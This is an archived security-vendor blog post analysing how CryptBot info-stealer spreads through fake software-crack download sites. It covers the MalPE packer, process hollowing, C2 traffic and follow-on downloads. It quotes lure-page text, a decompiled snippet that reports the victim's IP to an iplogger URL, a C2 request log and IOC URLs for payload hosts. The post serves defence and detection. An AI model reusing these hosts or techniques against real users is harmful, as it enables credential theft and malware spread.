CryptBot Info-stealer Malware Being Distributed in Different Forms - ASEC

By ATCP

Published: 2021-06-07 · Archived: 2026-04-05 12:47:34 UTC

CryptBot is an info-stealer malware distributed through malicious sites disguised as utility program downloading pages. When searching keywords such as names of certain programs, cracks, and serial numbers, the related distribution sites are exposed at the top of the search results page. Upon connecting to the page and clicking the download button, the user is redirected to the CryptBot malware downloading page.

Numerous malicious sites were created using various keywords. When searching the most popular software keywords, many malicious sites appear on the top page, and a large number of related files are also detected. If the websites below appear when surfing the web, never download or run the files from those websites.

CD DVD TOOLS / WINDOWS


DAEMON Tools Ultra 6.0.0.1623 Crack + License Key Full [Latest]

April 11, 2021 - by 4HowCrack - Leave a Comment

DOWNLOAD HERE

Software Contents

DAEMON Tools Ultra Crack



DAEMON Tools Ultra Crack is a new perspective for operating with image files. Balanced functions list

SEARCH HERE

Search ... SEARCH

FOLLOW US

CATEGORIES

Select Category

LATEST POSTS

- vMix Pro Crack 24.0.0.59 + Registration Key Full Version [Latest]
- 360 Total Security Premium 10.8.0.1324 Crack + License Key 2021
- MiniTool Partition Wizard Technician Crack 12.3 + License Key [Latest]
- Global Mapper 22.1.1 Full Crack + License Key [Latest]
- DriverMax Pro 12.14.0.13 Crack + License Key [Latest]

Free Pro Version

Download EaseUS Editor IDM Multimedia Office Security Utility

April 9, 2021 • Multimedia

Nitro Pro 13.38.1.739 Crack 2021 With Serial Key Download

Posted by freeproversion

Nitro Pro 13.38.1.739 Crack 2021 With Serial Key Download

Search ...

Recent Posts

- vMix 24.0.0.59 Crack Torrent With Registration Key [Latest]
- BandiCam 5.1.1.1837 Crack & Keygen Free Download (Latest)
- IObit Malware Fighter Pro 8.7.0 Crack With License Key [Latest]
- 4k Video Downloader 4.16.1 Crack With Keygen [Latest]
- 4K Video Downloader 4.16.1 Crack Plus License Key (Latest)

Categories

- Download

HOME REQUEST PRIVACY & POLICY DISCLAIMER HOW TO DOWNLOAD? DMCA

MAZTERIZE

#PHOTO EDITING TOOLS #VIDEO EDITING TOOLS #GRAPHICS DESIGNING TOOLS #MULTIMEDIA TOOLS #ANTIVIRUS TOOLS #OFFICE TOOLS

Rhinoceros 7.5.21100.03001 Full Version

MAZTERIZE April 15, 2021 0 Comment

Download Crack File

Download Rhinoceros 7.5.21100.03001 Full Version

Rhinoceros (also known as *Rhino*, *Rhino3D*, or *Rhinoceros 3D*) is an advanced Computer-Aided Design (CAD), 3D computer graphics, and 3D modeling software Which You Can Download From Mazterize.Net. The program can be used for a large number of purposes, such as 3D printing, design, and manufacturing (CAD/CAM), rapid prototyping, reverse engineering, as well as for graphic design and multimedia industries. **Free Download Rhinoceros Full Version** provides a wide range of versatile tools, which enables you to accurately model your designs ready for various needs such as rendering, engineering, drafting, analysis, animation, as well as manufacturing.

Rhinoceros 7 Crack is a 3D computer graphics designer application. It is used to create, analyze, edit, and render graphical images. This advanced software is available for Windows and Mac. It is commercial software that is highly used by graphic designers to create professional photos. Furthermore, it provides an easy-to-use and user-friendly platform for rendering 3D images. Also, there are many new features introduced to assist the drawing of complex objects. The beautiful effects allow you to add realistic effects to the picture. It provides you fast, better, and customizable results. Also, it is a complete solution that strives to provide world-class quality effects.

What's New?

- HyperSnap 8.17.00 Full Version + Portable
- Video Thumbnails Maker Platinum 15.3.0.0 Full Crack
- EndNote 20.1 Build 15341 Full Version
- Luxion KeyShot Pro 10.2.104 Full Version
- BWMeter 9.0.2 Full Version with Keygen
- Topaz DeNoise AI 3.1.2 Full Version
- 4K Video Downloader 4.16.2.4280 Full Crack
- 4K YouTube to MP3 4.1.2.4330 Full Crack
- VSDC Video Editor Pro 6.7.3 Full Version
- Internet Download Manager 6.38 Build 25 Full Version

Search here..

Popular Apps

- Adobe Acrobat Pro DC 2021.001.20149 Full Version
- Autodesk AUTOCAD 2021 Full Version
- Autodesk 3DS MAX 2022 Full Version
- SketchUp Pro 2021 v21.0.339 Full Version
- VRay Next 5.10.02 for SketchUp 2017-2021 Full Version
- iZotope RX 8 Audio Editor Advanced 8.1.0 Full Version
- Global Mapper 22.0.1 Full Crack

CrackORG

Get your Brand toolkit Now!

HOME WINDOWS DATA RECOVERY MAC MULTIMEDIA ANTI-VIRUS VPN OTHER

Amplitube 5.0.3 Crack + Keygen 2021!

By crackorg | May 14, 2021 0 Comment

Download Now

Amplitube 5.0.3 Crack Plus Keygen {Torrent} Free Download

Amplitube Crack is a guitar and effects modeling. This software is manufactured by IK Multimedia, a

Search

Recent Posts

- CleanMyMac X 4.8.5 Crack Key + Activation Code {Latest 2021}
- Melody Sauce VST Crack Zip + Torrent (Mac) Free Download
- Football Manager 21.4.0 Crack + Torrent (APK) PC Download
- Stata 17.0 Crack + License Key (Torrent) Free Download
- Blender 2.93.0 Crack Key+ 3D (Torrent) Free Download

Categories

- 3D Printing tool
- 3D tool
- Action PC Game





Figure 1. Malicious sites created with various keywords



Click the button below to continue

Continue ▶

Click the button below to start download now.

Start Download





Figure 2. Redirected file download pages

The file downloaded from the distribution website is a ZIP compressed file. Inside the file is another ZIP file that contains encrypted malware and a text file with a password. Because the name of the ZIP file consists of keywords

that the user has searched, the user may think of it as a normal program. The text file contains ASCII Art and a password for decompression.

```
================================================================================
Password is 5732324
Please use the above password to extract setup file.
================================================================================
```



```
================================================================================
Password is 123456
Please use the above password to extract setup file.
================================================================================
```

```
Hi There, Please use the password mentioned below to extract setup file.
- File Password is 4418885
```

Figure 3. Decompression password and ASCII Art inside txt file

The filename of the ZIP file is the same as the keyword that users have searched, but the actual malware executable file has the filename disguised as an installer as examples below.

- setup_x86_x64_install.exe
- Mainsetupv1.0.exe
- newfullserup.exe
- Setup.exe
- x32_x64_mainsetup.exe
- main-setupfile.exe

This malware was previously distributed in 7z SFX form, but recently, it was found to be distributed in a completely different form. AhnLab deemed the packing format ‘MalPE’ and has been responding to it. Various malware strains such as Glupteba, Raccoon Stealer, and Nemty Ransomware have been packed and distributed in this format. It is a packing method that is still being actively used.




Figure 4. Comparing property information of each packet method (Left: 7z SFX and Right: MalPE)

The MalPE packed sample has a random name resource item where random strings exist and String Table resource as seen below. It appear that this is to bypass anti-malware detection by being randomly changed upon every distribution.




Figure 5. MalPE sample resource information

Upon execution, the packer runs the data with ‘shellcode + PE binary’ structure in the area of virtual memory allocation after decoding and copying it. Then, the shellcode runs PE binary via process hollowing technique. Most malware strains use a similar method to hide the actual internal malicious data.




Figure 6. Shellcode inside MalPE packer




Figure 7. PE binary inside MalPE packer

CryptBot malware steals infected PC’s information as well as various user information and sends them to the server. It also downloads and installs additional malware. The malware that is additionally downloaded is usually

ClipBanker, but there have also been cases of other types of malware being distributed such as Formbook and SmokeLoader.

#	Result	Protocol	Host	URL	Body	Caching	Content-Type
1	200	HTTP	nimyol77.top	/index.php	2		text/plain; charset=utf-8
2	200	HTTP	morzcm07.top	/index.php	3		
3	302	HTTP	noirki10.top	/download.php?file=lv.exe	0		text/html
4	200	HTTP	noirki10.top	/downfiles/lv.exe	1,343...		application/octet-stream

Figure 8. Sending information to C2 and downloading additional malware




Figure 9. User information sent to C2

Currently, the additionally downloaded malware uses the same 7z SFX method packing used by the previous CryptBot. The malware runs ClipBanker and another 7z SFX file after dropping both of them. The 7z SFX file simply connects to a specific C2 and deletes itself. Such activity is thought to confirm the number and IPs of the infected PCs. The packing analysis information from 7z SFX to AutoIt is explained in detail in a previous blog post.

```
std::string::string((std::string *)v16, "https://iplogger.org/1QvMa7");
sub_401B50(
  (int)&savedregs,
  (int)GetFileAttributesW,
  v16[0],
  (int)v16[1],
  (int)v16[2],
  (int)v16[3],
  (int)v16[4],
  (unsigned int)v16[5]);
ExitProcess(0);
```

Figure 10. Sending IP information

The picture below is a summarization of a general CryptBot-related infection flow. Additionally downloaded samples can be changed anytime if the attacker wishes to.




Figure 11. Malware infection flow

The attacker seems to be distributing malware after packing them in various forms to bypass anti-malware detection. There is a possibility that the attacker may use other packing methods to distribute malware in the future. The ASEC team is closely monitoring the relevant attack processes and is quickly responding every time a change occurs. Users must download software from the official distribution channels, and not use illegal programs such as crack.

AhnLab's anti-malware solution, V3, detects and blocks MalPE and 7z SFX form of CryptBot malware using the Generic aliases below.

[Alias]

MalPE form
Win-Trojan/MalPeP.mexp
Trojan/Win.MalPE.R424458

7z SFX form
Trojan/BAT.CryptLoader.S1531
Execution/MDP.Scripting.M3728

MD5

1dd7d594dc2c9a017ec5e11602ebc37e

3d1e5706bdb597866e264e523a235905

Additional IOCs are available on AhnLab TIP.

URL

http[:]//morzcm07[.]top/index[.]php

http[:]//nimjso71[.]top/index[.]php

http[:]//nimyol77[.]top/index[.]php

http[:]//noirki10[.]top/downfiles/lv[.]exe

http[:]//noirki10[.]top/download[.]php?file=lv[.]exe

Additional IOCs are available on AhnLab TIP.
